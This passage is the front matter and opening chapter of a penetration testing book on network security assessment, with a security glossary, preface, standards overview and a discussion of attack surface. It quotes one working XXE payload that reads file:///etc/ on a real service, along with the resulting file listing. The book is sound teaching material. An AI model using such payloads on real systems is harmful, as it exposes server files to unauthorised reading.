An Object-Relational Database Management System such as MySQL, Oracle Database, and PostgreSQL.
Open Shortest Path First is a routing protocol for IP networks. It uses a link state routing algorithm and falls into the group of interior routing protocols, operating within a single AS.
A one-time password is a credential that is valid for a single session or transaction.
Off-the-record provides encryption for instant messaging conversations.
An organizational unit is a subdivision within a directory into which you can place users, groups, computers, and other organizational units.
Microsoft Outlook Web Access, used to provide access to email over HTTP.
The Open Web Application Security Project.
A proxy auto-configuration file defines how web browsers can automatically choose the appropriate proxy server for fetching a given URL.
The Microsoft Privilege Account Certificate is an extension element of the authorization data within a Kerberos ticket. It contains information such as security identifiers, group membership, user profile information, and password credentials.
The packet capture API and file format is used to store and manipulate network data.
The Protected Extensible Authentication Protocol encapsulates EAP within a TLS tunnel.
Pretty Good Privacy is a data encryption and decryption computer program that provides cryptographic privacy and authentication for data communication.
Public key infrastructure is a set of roles, policies, and procedures needed to create, manage, distribute, use, store, and revoke digital certificates and manage public key encryption.
The Procedure Linkage Table is used to call external functions whose addresses weren’t known at the time of linking.
Point-to-Point Tunneling Protocol is used to implement virtual private networks.
Within TLS, a pseudorandom function is a mechanism used to securely generate pseudorandom output of arbitrary length from an input secret, seed, and identifying label.
A pseudorandom number generator is an algorithm for generating a sequence of numbers whose properties approximate the properties of sequences of random numbers. The PRNG-generated sequence is not truly random, because it is completely determined by a relatively small set of initial values, called the seed.
A preshared key is used as a secret within IPsec VPNs and other systems.
Preboot Execution Environment is an industry standard client/server interface that allows networked computers that are not yet loaded with an operating system to be configured and booted remotely by an administrator.
Remote Authentication Dial-In User Service is a networking protocol that provides centralized authentication, authorization, and accounting.
The RMCP+ Authenticated Key-Exchange Protocol is used within IPMI.
Rivest Cipher 2 and Rivest Cipher 4 are fast stream ciphers. Multiple vulnerabilities have been discovered in both, however, rendering them insecure.
Remote Desktop Protocol is a proprietary Microsoft protocol that provides a user with a graphical interface to connect to another computer over a network connection.
Representational State Transfer is an architecture style for designing networked applications. REST relies on stateless, client–server, cacheable communications, and commonly uses HTTP to transfer data.
The remote framebuffer protocol provides remote access to graphical user interfaces.
A Request for Comments is a formal IETF document that is the result of committee drafting and subsequent review by interested parties.
A SID is concatenated with a monotonically increasing relative identifier.
The Routing Information Protocol (e.g., RIPv1, RIPv2, and RIPng); one of the oldest distance-vector routing protocols, which employs the hop count as a routing metric. RIP prevents routing loops by limiting the number of hops allowed in a path.
The Remote Method Invocation system lets an object running in one Java virtual machine invoke methods on an object running in another Java virtual machine.
Return-oriented programming is a technique by which an adversary can execute code in the presence of security defenses such as DEP and code signing.
Remote procedure call is a protocol used to request a service from a remote program across a network.
RSA is one of the first practical public key cryptosystems and is widely used for secure key exchange within TLS and other protocols.
An IPsec security association is a bundle of algorithms and parameters (such as keys) used to encrypt and authenticate a particular network flow in one direction.
Security Assertion Markup Language is an XML data format for exchanging authentication and authorization data between parties (in particular, between an identity provider and a service provider).
The Microsoft Security Account Manager Remote protocol provides management functionality for an account store or directory containing users and groups.
The Simple Authentication and Security Layer is a framework for authentication and data security in Internet protocols. It decouples authentication mechanisms from application protocols.
The Microsoft System Center Configuration Manager provides patch management, software distribution, operating system deployment, and inventory capabilities within enterprise networks.
The Microsoft Service Control Manager starts, stops, and interacts with service processes within Windows systems.
Secure Copy and the Secure File Transfer Protocol are SSH subsystems that provide encrypted file transfer between two remote hosts.
The Stream Control Transmission Protocol is a transport-layer protocol serving in a similar role to TCP and UDP within IP networks (RFC 4960).
Structured exception handling is a mechanism for handling both hardware and software exceptions within Microsoft Windows.
The Secure Hash Algorithm family (e.g., SHA-1, SHA-256, SHA-384) are cryptographic hash functions, each published as a US Federal Information Processing Standard published by NIST. Cryptographic weaknesses were discovered in SHA-1, and the standard is no longer approved for use after 2010.
The System Identifier is used to uniquely identify a particular database on a system.
A Security Identifier is a value used to uniquely identify an object (such as a user or a group).
The Session Initiation Protocol is a communications protocol for signaling and controlling multimedia communication sessions. The most common applications of SIP are in Internet telephony for voice and video calls as well as instant messaging.
The Server Message Block protocol provides access to data, printers, and service endpoints within Microsoft environments.
The Simple Network Management Protocol is used to monitor and configure network devices and systems on an IP network.
SPDY is an open networking protocol developed primarily at Google for transporting web content, with the particular goals of reducing web page load latency and improving web security.
Sender Policy Framework is an email validation system designed to detect and prevent email spoofing (RFC 7208).
The Simple and Protected Negotiate authentication mechanism (RFC 4559).
Structured Query Language is used to communicate with a database.
Signaling System 7 is a telecommunications standard that defines how network elements in a public switched telephone network exchange information over a digital signaling network.
The Simple Service Discovery Protocol supports advertisement and discovery of network services within an IP network.
Secure Shell provides encrypted access to hosts over an unsecured network.
Secure Sockets Layer is a dated protocol used to provide transport security in a computer network. SSL has many known exploitable weaknesses and should not be used, as described by RFC 7568.
Spanning Tree Protocol is a Layer 2 protocol that runs across switches to eliminate loops and associated traffic storms at the data link layer, as defined by IEEE 802.1D.
The Trivial File Transfer Protocol is a simple protocol that lets a client transfer files to or from a remote host without authentication. One of its primary uses is in the early stages of nodes booting from a local area network.
Within Kerberos, a KDC may issue a ticket-granting ticket, which is time stamped and encrypted using the user’s password. The TGT is in turn used to request individual service tickets (RFC 4120).
Transport Layer Security is used to provide confidentiality, authentication, and integrity checking within a computer network (RFC 5246).
The Transparent Network Substrate protocol within Oracle Database.
Time to live is a mechanism that limits the lifespan of data in a computer system, as used within IP to prevent packets from infinitely circulating, and DNS to cache data.
A user-defined function is a function provided by the user of a program. Within MySQL and PostgreSQL databases, they are used to elevate privileges and pivot.
A user ID value within an operating system (e.g., Linux and Apple OS X).
An IEEE 802.1Q virtual LAN is a broadcast domain that is partitioned and isolated in a computer network at Layer 2.
Virtual Network Computing is a graphical desktop sharing system that uses the RFB protocol to remotely access another computer.
The Virtual Router Redundancy Protocol provides automatic assignment of available IP routers to participating hosts (RFC 5798).
Voice over IP is a group of technologies for the delivery of voice communications and multimedia sessions over IP networks.
A web application firewall is a mechanism that applies a set of rules to an HTTP conversation.
WHOIS is widely used for querying databases that store the registered users or assignees of an Internet resource, such as a domain name, an address block, or autonomous system (RFC 3912).
Microsoft Windows Management Instrumentation is an initiative to develop a standard technology for accessing management information in an enterprise environment.
The Web Proxy Auto-Discovery Protocol is used to automatically configure web browser settings via DHCP or DNS discovery methods.
Web Distributed Authoring and Versioning is an HTTP extension that lets clients perform remote content authoring operations (RFC 4918).
X.509 is an important standard used within PKI to manage digital certificates.
Within IPsec, VPNs using IKE, extended authentication provides user authentication support. The mechanism is superseded by EAP in IKEv2.
The Extensible Markup Language defines a set of rules for encoding documents in a format that is both human-readable and machine-readable.
Extensible Messaging and Presence Protocol is a message-oriented communication protocol based on XML.
Cross-site scripting vulnerabilities enable attackers to inject client-side scripts into web pages viewed by other users, causing information to be leaked, and other unintended consequences.
Cross-site tracing is a flaw exploited via HTTP TRACE and TRACK methods.
XML External Entity processing attacks succeed when an improperly configured parser processes XML input containing a reference to an external entity with unintended consequences (commonly data exposure).
YAML Ain’t Markup Language is a human-readable data serialization language commonly used in Ruby and Python applications.
The animals on the cover of Network Security Assessment are porcupine fish (Diodon hystrix). This fish is found in oceans throughout the world, most often among or near coral reef areas. Its tube-shaped body ranges in length from 3 to 19 inches with relatively small fins. When threatened, the fish inflates itself by taking in tiny gulps of water until the stomach is full; the body expands in seconds to double or triple size, and its spines become erect. (Smaller species have spines that are permanently bristly.) The porcupine fish is covered with evenly spaced dark spots, which distinguishes it from other puffers.
The fish has a a single tooth in each jaw; fused at the midline, they form a parrotlike beak. A nocturnal hunter, it moves its body over a small area of sand and spurts tiny jets of water to uncover its prey, usually mollusks and crustaceans. The porcupine fish is popular as an aquarium specimen; it’s also blown up, dried, and sold as a souvenir.
In earlier centuries, certain Pacific island warriors used the porcupine fish to fashion a battle helmet. They would catch a fish, let it inflate, and then bury it in sand for about a week. When dug up, the fish, now a hard ball, would be cut open to make a hard, head-shaped piece that looked most formidable. The porcupine fish isn’t listed as endangered or vulnerable with the World Conservation Union.
Many of the animals on O’Reilly covers are endangered; all of them are important to the world. To learn more about how you can help, go to animals.oreilly.com.
The cover image is a 19th-century engraving from the Dover Pictorial Archive. The cover fonts are URW Typewriter and Guardian Sans. The text font is Adobe Minion Pro; the heading font is Adobe Myriad Condensed; and the code font is Dalton Maag’s Ubuntu Mono.
Third Edition
Know Your Network
Copyright © 2017 Chris McNab. All rights reserved.
Printed in the United States of America.
Published by O’Reilly Media, Inc., 1005 Gravenstein Highway North, Sebastopol, CA 95472.
O’Reilly books may be purchased for educational, business, or sales promotional use. Online editions are also available for most titles (http://oreilly.com/safari.). For more information, contact our corporate/institutional sales department: 800-998-9938 or corporate@oreilly.com.
See http://oreilly.com/catalog/errata.csp?isbn=9781491910955 for release details.
The O’Reilly logo is a registered trademark of O’Reilly Media, Inc. Network Security Assessment, the cover image, and related trade dress are trademarks of O’Reilly Media, Inc.
While the publisher and the author have used good faith efforts to ensure that the information and instructions contained in this work are accurate, the publisher and the author disclaim all responsibility for errors or omissions, including without limitation responsibility for damages resulting from the use of or reliance on this work. Use of the information and instructions contained in this work is at your own risk. If any code samples or other technology this work contains or describes is subject to open source licenses or the intellectual property rights of others, it is your responsibility to ensure that your use thereof complies with such licenses and/or rights.
978-1-491-91095-5
[LSI]
In memory of Barnaby Jack.
Adversaries routinely target networks for gain. As I prepare this third edition of Network Security Assessment, the demand for incident response expertise is also increasing. Although software vendors have worked to improve the security of their products over the past decade, system complexity and attack surfaces have grown, and if anything, the overall integrity of the Internet has degraded.
Attacker tactics have become increasingly refined, combining intricate exploitation of software defects, social engineering, and physical attack tactics to target high-value assets. To make matters worse, many technologies deployed to protect networks have been proven ineffective. Google Project Zero1 team member Tavis Ormandy has publicized severe remotely exploitable flaws within many security products.2
As stakes increase, so does the value of research output. Security researchers are financially incentivized to disclose zero-day vulnerabilities to third parties and brokers, who in turn share the findings with their customers, and in some cases, responsibly notify product vendors. There exists a growing gap by which the number of severe defects known only to privileged groups (e.g., governments and organized criminals) increases each day.
A knee-jerk reaction is to prosecute hackers and curb the proliferation of their tools. The adversaries we face, however, along with the tactics they adopt, are nothing but a symptom of a serious problem: the products we use are unfit for purpose. Product safety is an afterthought for many technology companies, and the challenges we face today a manifestation of this.
To aggravate things further, governments have militarized the Internet and eroded the integrity of cryptosystems used to protect data.3 As security professionals, we must advocate defense in depth to mitigate risks that will likely always exist, and work hard to ensure that our networks are a safe place to do commerce, store data, and communicate with one another. Life for us all would be very different without the Internet and the freedoms it provides.
This book tackles a single area of computer security in detail—undertaking network-based penetration testing in a structured manner. The methodology I present describes how determined attackers scour Internet-based networks in search of vulnerable components and how you can perform similar exercises to assess your environment.
Assessment is the first step any organization should take to manage its risk. By testing your networks in the same way that a determined adversary does, you proactively identify weaknesses within them. In this book, I pair offensive content with bulleted checklists of countermeasures to help you devise a clear technical strategy and fortify your environment accordingly.
This book assumes that you have familiarity with networking protocols and Unix-based operating system administration. If you are an experienced network engineer or security consultant, you should be comfortable with the contents of each chapter. To get the most out of this book, you should be familiar with:
OSI Layer 2 network operation (primarily ARP and 802.1Q VLAN tagging)
The IPv4 protocol suite, including TCP, UDP, and ICMP
The operation of popular network protocols (e.g., FTP, SMTP, and HTTP)
Basic runtime memory layout and Intel x86 processor registers
Cryptographic primitives (e.g., Diffie-Hellman and RSA key exchange)
Common web application flaws (XSS, CSRF, command injection, etc.)
Configuring and building Unix-based tools in your environment
This book consists of 15 chapters and 3 appendixes. At the end of each chapter is a checklist summarizing the threats and techniques described, along with recommended countermeasures. The appendixes provide reference material, including listings of TCP and UDP ports you might encounter during testing. Here is a brief description of each chapter and appendix:
Chapter 1, Introduction to Network Security Assessment, discusses the rationale behind network security assessment and introduces information assurance as a process, not a product.
Chapter 2, Assessment Workflow and Tools, covers the tools that make up a professional security consultant’s attack platform, along with assessment tactics that should be adopted.
Chapter 3, Vulnerabilities and Adversaries, categorizes vulnerabilities in software via taxonomy, along with low-level descriptions of vulnerability classes and adversary types.
Chapter 4, Internet Network Discovery, describes the Internet-based tactics that a potential attacker adopts to map your network—from open web searches to DNS sweeping and querying of mail servers.
Chapter 5, Local Network Discovery, defines the steps taken to perform local area network discovery and sniffing, along with circumvention of 802.1Q and 802.1X security features.
Chapter 6, IP Network Scanning, discusses popular network scanning techniques and their relevant applications. It also lists tools that support such scanning types. IDS evasion and low-level packet analysis techniques are also covered.
Chapter 7, Assessing Common Network Services, details the approaches used to test services found running across many operating platforms. Protocols covered within this chapter include SSH, FTP, Kerberos, SNMP, and VNC.
Chapter 8, Assessing Microsoft Services, covers testing of Microsoft services found in enterprise environments (NetBIOS, SMB Direct, RPC, and RDP).
Chapter 9, Assessing Mail Services, details assessment of SMTP, POP3, and IMAP services that transport email. Often, these services can fall afoul to information-leak and brute-force attacks, and in some cases, remote code execution.
Chapter 10, Assessing VPN Services, covers network-based testing of IPsec and PPTP services that provide secure network access and confidentiality of data in-transit.
Chapter 11, Assessing TLS Services, details assessment of TLS protocols and features that provide secure access to web, mail, and other network services.
Chapter 12, Web Application Architecture, defines web application server components and describes the way by which they interact with one another, including protocols and data formats.
Chapter 13, Assessing Web Servers, covers the assessment of web server software, including Microsoft IIS, Apache HTTP Server, and Nginx.
Chapter 14, Assessing Web Application Frameworks, details the tactics used to uncover flaws within frameworks, including Apache Struts, Rails, Django, Microsoft ASP.NET, and PHP.
Chapter 15, Assessing Data Stores, covers remote assessment of database servers (e.g., Oracle Database, Microsoft SQL Server, and MySQL), storage protocols, and distributed key-value stores found within larger systems.
Appendix A, Common Ports and Message Types, contains TCP, UDP, and ICMP listings, and details respective assessment chapters.
Appendix B, Sources of Vulnerability Information, lists public sources of vulnerability and exploit information so that you can devise matrixes to quickly identify areas of potential risk when assessing exposed services.
Appendix C, Unsafe TLS Cipher Suites, details vulnerable cipher suites supported by TLS that should be disabled and avoided where possible.
Throughout the book, references are made to particular IETF Request for Comments (RFC) drafts,4 documents, and MITRE Common Vulnerabilities and Exposures (CVE) entries.5 Published RFCs define the inner workings and mechanics of protocols including SMTP, FTP, TLS, HTTP, and IKE. The MITRE CVE list is a dictionary of publicly known information security vulnerabilities, and individual entries (formatted by year, along with a unique identifier) allow us to track particular flaws.
This book describes vulnerabilities that are exploited by both unauthenticated and authenticated users against network services in particular. Examples of tactics that are largely out of scope include local privilege escalation, denial of service conditions, and breaches performed with local network access (including man-in-the-middle attacks).
Vulnerabilities with CVE references dated 2008 and prior are not covered in this title. Previous editions of this book were published in 2004 and 2007; they detail older vulnerabilities in server packages including Microsoft IIS, Apache, and OpenSSL.
A number of less common server packages are not covered for the sake of brevity. During testing, you should manually search the NIST National Vulnerability Database (NVD)6 to investigate known issues in the services you have identified.
This book has been written in line with recognized penetration testing standards, including NIST SP 800-115, NSA IAM, CESG CHECK, CREST, Tiger Scheme, The Cyber Scheme, PCI DSS, and PTES. You can use the material within this book to prepare for infrastructure and web application testing exams across these accreditation bodies.
In 2008, the US National Institute of Standards and Technology (NIST) released special publication 800-115,7 which is a technical guide for security testing. PCI DSS materials refer to the document as an example of industry-accepted best practice. SP 800-115 describes the assessment process at a high level, along with low-level tests that should be undertaken against systems.
The US National Security Agency (NSA) published the INFOSEC Assessment Methodology (IAM) framework to help consultants and security professionals outside of the NSA provide assessment services to clients. The IAM framework defines three levels of assessment relative to testing of computer networks:
This book describes technical vulnerability scanning and penetration testing techniques used within levels 2 and 3 of the IAM framework.
The UK Government Communications Headquarters (GCHQ) has an information assurance arm known as the Communications and Electronics Security Group (CESG). In the same way that the NSA IAM framework enables security consultants outside of government to provide assessment services, CESG operates a program known as CHECK8 to evaluate and accredit testing teams within the UK.
Unlike the NSA IAM, which covers many aspects of information security (including review of security policy, antivirus, backups, and disaster recovery), CHECK squarely tackles network security assessment. A second program is the CESG Listed Adviser Scheme (CLAS), which covers information security in a broader sense by addressing ISO/IEC 27001, security policy creation, and auditing.
Consultants navigate a CESG-approved assault course (primarily those maintained by CREST and the Tiger Scheme) to demonstrate ability and achieve accreditation. The CESG CHECK notes list the following examples of technical competence:
Use of DNS information retrieval tools for both single and multiple records, including an understanding of DNS record structure relating to target hosts
Use of ICMP, TCP, and UDP network mapping and probing tools
Demonstration of TCP service banner grabbing
Information retrieval using SNMP, including an understanding of MIB structure relating to target system configuration and network routes
Understanding of common weaknesses in routers and switches relating to Telnet, HTTP, SNMP, and TFTP access and configuration
The following are Unix-specific competencies:
User enumeration (via finger, rusers, rwho, and SMTP techniques)
Enumeration of RPC services and demonstration of security implications
Identification of Network File System (NFS) weaknesses
Testing for weaknesses within r-services (rsh, rexec, and rlogin)
Detection of insecure X Windows servers
Identification of weaknesses within web, FTP, and Samba services
Here are Windows-specific competencies:
Assessment of NetBIOS, SMB, and RPC services to enumerate users, groups, shares, domains, password policies, and associated weaknesses
Username and password grinding via SMB and RPC services
Demonstrating the presence of known flaws within Microsoft IIS and SQL Server
This book documents assessment tactics across these disciplines, along with supporting information to help you gain a sound understanding of the vulnerabilities. Although the CHECK program assesses the methodologies of consultants who wish to perform UK government security testing work, security teams and organizations elsewhere should be aware of the framework.
Within the UK, a number of bodies provide both training and examination through CESG-approved assault courses. Qualifications provided by these organizations are recognized by CESG as being CHECK equivalent, as follows:
The Payment Card Industry Security Standards Council (PCI SSC) maintains the PCI Data Security Standard (PCI DSS), which requires payment processors, merchants, and those using payment card data to abide to specific control objectives, including:
Build and maintain a secure network
Protect cardholder data
Maintain a vulnerability management program
Implement strong access control measures
Regularly monitor and test networks
Maintain an information security policy
PCI DSS version 3.1 is the current standard. Within the document, there are two requirements for vulnerability scanning and penetration testing by payment processors and merchants:
This book is written in line with NIST SP 800-115 and other published standards, so you can use the methodology to perform internal and external testing and fulfill PCI DSS requirement 11.3 in particular.
PCI SSC recognizes the Penetration Testing Execution Standard (PTES)9 as a reference framework for testing, which consists of seven sections. The PTES site includes detailed material across the sections, as follows:
Preengagement interactions
Intelligence gathering
Threat modeling
Vulnerability analysis
Exploitation
Post-exploitation
Reporting
URLs for tools in this book are listed so that you can browse the latest files and papers on each respective site. If you are worried about Trojan horses or other malicious content within these executables, they have been virus checked and are available via the book’s website. You will likely encounter a safety warning when trying to access this page, they are hacking tools after all!
Supplemental material (code examples, exercises, etc.) is available for download at http://examples.oreilly.com/9780596006112/tools/.
This book is here to help you get your job done. In general, if example code is offered with this book, you may use it in your programs and documentation. You do not need to contact us for permission unless you’re reproducing a significant portion of the code. For example, writing a program that uses several chunks of code from this book does not require permission. Selling or distributing a CD-ROM of examples from O’Reilly books does require permission. Answering a question by citing this book and quoting example code does not require permission. Incorporating a significant amount of example code from this book into your product’s documentation does require permission.
We appreciate, but do not require, attribution. An attribution usually includes the title, author, publisher, and ISBN. For example: “Network Security Assessment by Chris McNab (O’Reilly). Copyright 2017 Chris McNab, 978-1-491-91095-5.”
If you feel your use of code examples falls outside fair use or the permission given above, feel free to contact us at permissions@oreilly.com.
The following typographical conventions are used in this book:
Constant widthConstant width bold italicConstant width boldThis icon signifies a tip, suggestion, or general note.
This icon indicates a warning or caution.
Safari (formerly Safari Books Online) is a membership-based training and reference platform for enterprise, government, educators, and individuals.
Members have access to thousands of books, training videos, Learning Paths, interactive tutorials, and curated playlists from over 250 publishers, including O’Reilly Media, Harvard Business Review, Prentice Hall Professional, Addison-Wesley Professional, Microsoft Press, Sams, Que, Peachpit Press, Adobe, Focal Press, Cisco Press, John Wiley & Sons, Syngress, Morgan Kaufmann, IBM Redbooks, Packt, Adobe Press, FT Press, Apress, Manning, New Riders, McGraw-Hill, Jones & Bartlett, and Course Technology, among others.
For more information, please visit http://oreilly.com/safari.
Please address comments and questions concerning this book to the publisher:
There’s a web page for this book that lists errata, examples, and any additional information. You can access this page at http://bit.ly/network-security-assessment-3e.
To comment or ask technical questions about this book, send email to bookquestions@oreilly.com.
For more information about books, conferences, Resource Centers, and the O’Reilly Network, see the O’Reilly website.
Throughout my career, many have provided invaluable assistance, and most know who they are. My late friend Barnaby Jack helped me secure a job in 2009 that changed my life for the better. I miss him dearly, and the Jägermeister doesn’t taste the same.
Thanks to a Myers–Briggs INTP personality type, I can be quiet and a challenge to deal with at times. I don’t mean to be, and thus deeply appreciate those who have put up with me over the years, particularly the girlfriends and my family.
I extend my gratitude to the O’Reilly Media team for their continued support, patience, and unshakable faith. This is an important book to maintain, and with their help it will eventually make the world a safer place.
Computer systems have become so nebulous that I had to call on many subject-matter experts to cover flaws across different technologies. It would simply not have been possible to put this material together without the help of the following talented individuals: Car Bauer, Michael Collins, Daniel Cuthbert, Benjamin Delpy, David Fitzgerald, Rob Fuller, Chris Gates, Dane Goodwin, Robert Hurlbut, David Litchfield, HD Moore, Ivan Ristić, Tom Ritter, Andrew Ruef, and Frank Thornton.
1 For an overview of Project Zero, see Andy Greenberg’s “‘Meet Project Zero,’ Google’s Secret Team of Bug-Hunting Hackers”, Wired, July 15, 2014.
2 Ormandy described flaws affecting FireEye and Sophos products in “FireEye Exploitation: Project Zero’s Vulnerability of the Beast” and “Sophail: Applied Attacks Against Sophos Antivirus”, respectively. In addition, he tweeted about a Kaspersky exploit, and identified issues within Symantec and Trend Micro.
3 See Daniel J. Bernstein’s “Making Sure Crypto Stays Insecure” and watch Matthew Green’s TEDx talk “Why the NSA Is Breaking Our Encryption—And Why We Should Care”.
4 See the IETF RFC website.
5 See the MITRE CVE website.
6 To perform a keyword search, see http://bit.ly/2bfCqgR.
7 Karen Scarfone et al., “Technical Guide to Information Security Testing and Assessment”, National Institute of Standards and Technology, September 2008.
8 See “CHECK Fundamental Principles”, National Cyber Security Centre, October 23, 2015.
9 For details on this standard, see http://www.pentest-standard.org.
This chapter introduces the underlying economic principles behind computer network exploitation and defense, describing the current state of affairs and recent changes to the landscape. To realize a defendable environment, you must adopt a proactive approach to security—one that starts with assessment to understand your exposure. Many different flavors of assessment exist, from static analysis of a given application and its code to dynamic testing of running systems. I categorize the testing options here, and list the domains that this book covers in detail.
I started work on the first edition of this book almost 20 years ago, before computer network exploitation was industrialized by governments and organized criminals to the scale we know today. The zero-day exploit sales business was yet to exist, and hackers were the apex predator online, trading warez over IRC.
The current state of affairs is deeply concerning. Modern life relies heavily on computer networks and applications, which are complex and accelerating in many directions (think cloud applications, medical devices, and self-driving cars). Increasing consumer uptake of flawed products introduces vulnerability.
The Internet is the primary enabler of the global economic system, and relied on for just about everything. An International Institute for Applied Systems Analysis (IIASA) study predicted that total loss of Internet service in a country would lead to a failure of the food supply chain within three days.1
Victims of attack often realize acute negative economic impact. In 2009, the Stuxnet worm sabotaged an Iranian uranium enrichment facility in Natanz, reducing operational capacity by 30 percent for a period of months.2 In 2012, the world’s most valuable company, Saudi Aramco, suffered a malware outbreak that paralyzed the company for a 10-day period.3 Crippling attacks have continued into 2015 and 2016, as Sony Pictures Entertainment and the Hollywood Presbyterian Medical Center suffered outages.4
A glaring gap exists between resourceful adversaries and those tasked with protecting computer networks. Thanks to increasing workforce mobility, adoption of wireless technologies, and cloud services, the systems of even the most security-conscious organizations, including Facebook,5 can be commandeered. To make matters worse, critical flaws have been uncovered in the very technologies and libraries we use to provide assurance through cryptography, including:
RSA BSAFE, using the flawed Dual_EC_DRBG algorithm by default6
The OpenSSL 1.0.1 heartbeat extension information leak7
Defendable networks exist, but are often small, high-assurance enclaves built by organizations within the defense industrial base. Such enclaves are tightly configured and monitored, running trusted operating systems and evaluated software. Many also use hardware to enforce one-way communication between particular system components. These hardened environments are not unassailable, but can be effectively defended through active monitoring.
The networks most at risk are those with a large number of elements. Multiple entry points increase the potential for compromise, and risk management becomes difficult. These factors create the defender’s dilemma—by which a defender must ensure the integrity of an entire system, but an attacker only needs to exploit a single flaw.
Adversaries who actively compromise computer systems include state-sponsored organizations, organized criminals, and amateur enthusiasts. Benefiting from deeper resources than the other groups combined, state-sponsored attackers have become the apex predator online.
Upon understanding attack surface, you can begin to quantify risk. The exposed attack surfaces of most enterprises include client systems (e.g., laptops and mobile devices), Internet-based servers, web applications, and network infrastructure (e.g., VPN devices, routers, and firewalls).
Desktop applications and client software packages (e.g., Microsoft Office; web browsers, including Google Chrome; and utilities such as PuTTY) can be attacked directly by an adversary with network access, or indirectly by an attacker sending malicious content to be parsed (such as a crafted Microsoft Excel file).
To demonstrate the insecurity of client software packages, you only need to look at the results of Pwn2Own competitions. In 2014, the French security firm VUPEN8 won $400,000 after successfully exploiting Microsoft Internet Explorer 11, Adobe Reader XI, Google Chrome, Adobe Flash, and Mozilla Firefox on a 64-bit version of Windows 8.1. The company used a total of 11 distinct zero-day exploits to achieve its goals.9
Attackers with network access commonly exploit browser flaws to target high-value assets (e.g., systems administrators of organizations such as OPEC10) by injecting malicious content into a plaintext HTTP session via man-in-the-middle (MITM), as demonstrated by Figure 1-1.
Server software has not fared any better, thanks to increasing layers of abstraction and adoption of emerging technologies. The Rails application server and Nginx reverse proxy both suffered from severe code execution flaws in 2013, as follows:
Rails 2.3 and 3.x Action Pack YAML deserialization flaw11
Nginx 1.3.9 to 1.4.0 chunked encoding stack overflow12
The Nginx chunked encoding flaw is similar to that found by Neel Mehta in 2002 within the Apache HTTP Server13—demonstrating how known issues appear within new packages as developers fail to look backward.
Vulnerability within web applications stems from additional feature support and increasing exposure of APIs between components. One particularly severe class of problem is XML external entity (XXE) parsing, by which malicious content is presented to a web application and sensitive content returned. In 2014, researchers uncovered multiple XXE parsing flaws within the Google production environment. In one case, XML content was uploaded to the Google Public Data Explorer utility,14 defining an external entity:
<!ENTITY % payload SYSTEM "file:///etc/"> <!ENTITY % param1 '<!ENTITY % internal SYSTEM "%payload;" >' > %param1; %internal;Example 1-1 shows the malicious XML parsed server-side, revealing the contents of /etc/.
XML parsing error. Line 2, Column: 87: no protocol: bash.bashrc bashrc bashrc.google borgattrs.d borgattrs-msv.d borgletconf.d capabilities chroots chroots.d container.d cron cron.15minly cron.5minly cron.d cron.daily cron.hourly cron.monthly cron.weekly crontab csh.cshrc csh.login csh.logout debian_version default dpkg fsck.d fstab google googleCA googlekeys groff group host.conf hosts hotplug init.d inittab inputrc ioctl.save iproute2 issue issue.net kernel lilo.conf lilo.conf.old localbabysitter.d localbabysitter-msv.d localtime localtime.README login.defs logmanagerd logrotate.conf logrotate.d lsb-base lsb-release magic magic.mime mail mail.rc manpath.config mced mime.types mke2fs.conf modprobe.conf modprobe.d motd msv-configuration msv-managed mtab noraidcheck nsswitch.conf passwd passwd.borg perfconfig prodimage-release-notes profile protocols rc.local rc.machine rc0.d rc1.d rc2.d rc3.d rc4.d rc5.d rc6.d rcS.d resolv.conf rpc securetty services shadow shells skel ssdtab ssh sudoers sysconfig sysctl.conf sysctl.d syslog.d syslog-ng_configs_src syslog-ng.conf sysstat tidylogs.d vim wgetrc
One way to understand attack surface within a computer system is to consider the exposed logic that exists. Such logic could be part of an Internet-accessible network service (e.g., support for compression or chunked encoding within a web server), or a parsing mechanism used by a client (such as PDF rendering). Locally within operating systems, privileged kernel components and device drivers expose logic to running applications.
Attack surface is logic (usually privileged) that can be manipulated by an adversary for gain—whether revealing secrets, facilitating code execution, or inducing denial of service. Exposed logic is targeted by network-based attackers in two ways:
Directly via a vulnerable function within an exposed network service.
Indirectly, such as a parser running within a client system that is provided with malicious material through MITM attack, email, messaging, or other means.
A useful example is the GNU bash command execution flaw known as shellshock.15 Many applications within Unix-based systems (including Linux and Apple OS X) use the bash command shell as a broker to perform low-level system operations. In 1989, a flaw was introduced which meant that arbitrary commands could be executed by passing malicious environment variables to bash. The issue was uncovered 25 years later by Stéphane Chazelas.16
To exploit the flaw, an attacker must identify a path through which user-controlled content is passed to the vulnerable command shell. Two examples of remotely exploitable paths and preconditions are as follows:
The security research industry is built upon the exploitation of exposed logic to perform a valuable action. Most browser exploits rely on the chaining of multiple defects to bypass security protections and execute arbitrary code.
In 2012, renowned hacker Pinkie Pie developed a Google Chrome exploit that used six distinct flaws to achieve code execution.19 He found exploitable conditions within components including Chrome prerendering, GPU command buffers, the IPC layer, and extensions manager.
Low-level software assessment is an art form, by which a relatively small number of skilled researchers uncover subtle defects in software and chain them together for gain. During each iterative testing step, the available attack surface is evaluated to identify risks to the larger system.
To map and test the exposed logic paths of a system, organizations adopt a variety of approaches. In the marketplace today, there are many vendors providing static and dynamic testing services, along with analysis tools used to identify potential risks and vulnerabilities.
Auditing application source code, server configuration, infrastructure configuration, and architecture might be time consuming, but it is one of the most effective ways of identifying vulnerabilities in a system. A drawback of static analysis within a large environment is the cost (primarily due to the sheer volume of material produced by these tools, and the cost of tuning out false positives), and so it is important to scope testing narrowly and prioritize efforts correctly.
Technical audit and review approaches include:
Design review
Configuration review
Static code analysis
Less technical considerations might include data classification and labeling, review of the physical environment, personnel security, as well as education, training, and awareness.
Review of system architecture involves first understanding the placement and configuration of security controls within the environment (whether network-based controls such as ACLs or low-level system controls such as sandboxes), evaluating the efficacy of those controls, and where applicable, proposing changes to the architecture.
Common Criteria20 is an international standard for computer security certification, applicable to operating systems, applications, and products with security claims. Seven assurance levels exist, from EAL1 (functionally tested) through EAL4 (methodically designed, tested, and reviewed) to EAL7 (formally verified design and tested). Many commercial operating systems are typically evaluated at EAL4, and operating systems that provide multilevel security are evaluated at a minimum of EAL4. Other programs exist, including the UK’s CESG CPA scheme.
Formally verifying the design of a system can be a costly exercise. Often, a cursory architecture review by an experienced security professional will highlight potential pitfalls and issues that should be mitigated, such as poor network segmentation, or insufficient protection of data in-transit.
Low-level audit of system components can include review of infrastructure (i.e., firewalls, routers, switches, storage, and virtualization infrastructure), server and appliance operating system configuration (e.g., Windows Server, Linux, or F5 Networks hardware), and application configuration (such as Apache or OpenSSL server configuration).
Organizations such as NIST, NSA, and DISA provide checklists and configuration guidelines for operating systems, including Apple OS X, Microsoft Windows, and Linux. These resources are available online:
NSA’s “IA Guidance”
